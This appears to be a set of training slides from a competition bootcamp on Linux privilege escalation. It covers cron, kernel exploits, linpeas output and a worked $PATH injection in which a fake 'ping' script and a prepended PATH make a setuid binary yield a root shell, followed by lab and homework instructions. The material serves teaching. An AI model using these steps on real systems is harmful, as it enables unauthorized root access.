


```
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
```

Kernel Exploits

Exploits that affect a certain version of the kernel itself

Users can leverage kernel exploits to gain elevated privileges
Ex: Dirty Cow (CVE-2016-5195)




```
═════════════════════════════════════( Basic information )═════════════════════════════════════
OS: Linux version 3.2.0-23-generic (buildd@crested) (gcc version 4.6.3 (Ubuntu/Linaro 4.6.3-1ubuntu4) ) #36-Ubuntu SMP Tue Apr
User & Groups: uid=1000(hype) gid=1000(hype) groups=1000(hype),24(cdrom),30(dip),46(plugdev),124(sambashare)
Hostname: Valentine
Writable folder: /home/hype
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```

$PATH Injection

$PATH


- A list of directories separated by colons to look for system command binaries (Ex. whoami, bash, ls, cat, etc.)

- You can "trick" programs that don't use absolute paths (Ex. running /usr/bin/base64 vs base64). You can inject a malicious "binary" to be executed first.




/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
1st
2nd
3rd
4th
5th
6th

$PATH Injection Example




```
┌──(attacker㉿kali)-[/home/kali/CPTCBootcamps]
└─$ strings vulnerable | head -n 25
/lib64/ld-linux-x86-64.so.2
setgid
setuid
system
strcat
__libc_start_main
__cxa_finalize
printf
__isoc99_scanf
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
ping -c
Enter IP:
%19s
;*3$"
GCC: (Debian 12.2.0-14) 12.2.0
Scrt1.o
__abi_tag
```

ping called with a relative path



```
┌──(attacker㉿kali)-[/home/kali/CPTCBootcamps]
└─$ ls -la ping && cat ping
-rwxrwxrwx 1 attacker attacker 18 Jun 16 02:36 ping
/bin/bash -c "id"
```

Creating a payload named ping



```
┌──(attacker㉿kali)-[/home/kali/CPTCBootcamps]
└─$ export PATH=.:$PATH && echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games

┌──(attacker㉿kali)-[/home/kali/CPTCBootcamps]
└─$ ./vulnerable
Enter IP: localhost
uid=0(root) gid=0(root) groups=0(root),100(users),1001(attacker)
```

Manipulate $PATH and execute

04
Lab Time

Lab Instructions

Environment

Router - (out of scope)
Linux 1 - 192.168.1.5
Linux 2 - 192.168.1.10
Linux 3 - 192.168.1.15

Goals:

- Find as many vulnerabilities as you can
- Get root (Multiple paths)

Homework Instructions

Write up on 3 Linux vulnerabilities found in the lab

- Explain the impact of the vulnerabilities to **technical** audiences
  - Why did you give the vulnerability X impact/criticality rating? (Think likelihood and impact)
- Include the steps taken to **enumerate** and **exploit** the vulnerabilities.
  - Include **screenshots** for as many steps as possible, and briefly **explain** the commands being used.
- How would you remediate the vulnerability?

https://jessh.zip/cptcw4